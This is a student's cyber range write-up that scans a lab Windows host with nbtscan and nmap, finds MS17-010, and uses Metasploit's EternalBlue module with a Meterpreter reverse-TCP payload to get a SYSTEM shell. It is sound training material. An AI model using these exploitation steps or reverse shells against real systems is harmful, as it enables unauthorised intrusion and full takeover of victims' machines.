Cyber Range - Caldera

Atharva Velani 20411611


Caldera is a part of the Cyber Range and has a handful of open ports to explore. This write up will follow the steps of scanning the network and finding potential vulnerabilities and exploiting common ones such as the Eternal Blue exploit using Metasploit.

Table of Contents:

Step 1: Scan the network

Simple nbtscan (when services aren't pinging) this is a quick way to find without nmap. We can use nmap afterwards for a more detailed report.

Nbtscan 192.168.2.0/24



(Figure 1: nbtscan for ports)

Step 2: Finding vulnerable ports to exploit

A more detailed report as outlined below: This simply shows what ports are opened and their versions

Nmap -sV 192.168.2.4

```
└# nmap -sV  192.168.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 01:45 EDT
Nmap scan report for 192.168.2.4
Host is up (0.023s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime        Microsoft Windows USA daytime
17/tcp    open  qotd           Windows qotd (English)
19/tcp    open  chargen
21/tcp    open  ftp            Microsoft ftpd
22/tcp    open  ssh            Bitvise WinSSHD 8.43 (FlowSsh 8.43; protocol 2.0; non-commercial
use)
80/tcp    open  http           Microsoft IIS httpd 7.5
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds
554/tcp   open  rtsp?
2100/tcp  open  ftp            Microsoft ftpd
2869/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ms-wbt-server?
5357/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.92 seconds
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 2: detailed nmap scan)

Interesting ports are highlighted above. Lets perform a more detailed scan with the scripts provided by nmap.

Nmap --script vuln 192.168.2.4

```
Host script results:
| _smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| _samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| _smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacryp
t-attacks/

Nmap done: 1 IP address (1 host up) scanned in 186.29 seconds

┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/caldera]
└─#
```

```
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 3: nmap vulnerability scanner)

Step 3: exploiting vulnerable ports.

Interesting information as the server is vulnerable to ms 17-010 exploit. Lets attempt to enter a different way as this is easily done through Metasploit.

Attempted to put a test file for executing remote shell php with ftp server, but this is not allowed as a anonymous user. Need to try another method.

ftp 192.168.2.4

```
┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/caldera]
└─# ls
test.txt

┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/caldera]
└─# ftp 192.168.2.4
Connected to 192.168.2.4.
220 Microsoft FTP Service
Name (192.168.2.4:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful.
550 Access is denied.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
09-20-22  01:58AM       <DIR>          aspnet_client
07-22-20  06:41AM                  689 iisstart.htm
07-22-20  06:41AM               184946 welcome.png
226 Transfer complete.
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 4: ftp denied access)

Lets refer back to Metasploit for the MS 17-010

msfconsole

```
Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternal blue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Descriptio
n
   -  ----                                      ---------------  ----    -----  ----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average Yes    MS17-010 E
ternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal  Yes    MS17-010 E
ternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal  No     MS17-010 E
ternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal  No     MS17-010 S
MB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great   Yes    SMB DOUBLE
PULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/s
mb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 5: eternal blue modules)

Search eternal blue

Use 0

The options used are as follows:

Show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.2.4      yes       The target host(s), see https://github.com/rapid7/metasploit-fra
                                             mework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only af
                                             fects Windows Server 2008 R2, Windows 7, Windows Embedded Standa
                                             rd 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affect
                                             s Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                              target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows
                                             Server 2008 R2, Windows 7, Windows Embedded Standard 7 target ma
                                             chines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.0.115       yes       The listen address (an interface may be specified)
   LPORT     8888             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 6: show options on msfconsole)

```
[*] Started reverse TCP handler on 10.8.0.115:8888
[*] 192.168.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.2.4:445       - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.2.4:445       - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.2.4:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.8.0.115:8888
[*] 192.168.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 a
[+] 192.168.2.4:445       - Host is likely VULNERABLE to MS17-01

root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 7: unsuccessful exploit)

Unsuccessful, lets try again. It seemed to work the following day and I spawned a shell using the meterpreter. We have admin access to this system so no privilege escalation is necessary.

Shell
whoami

```
meterpreter > shell
Process 1308 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 8: root access)

Conclusion

Usually the first thing to check for when you see a smb port open is to see whether or not it is vulnerable to eternal blue as this makes it very easy to exploit the system. This server had a lot of open ports and it is very likely to exploit others, however, this is perhaps the quickest way to gain access to the system.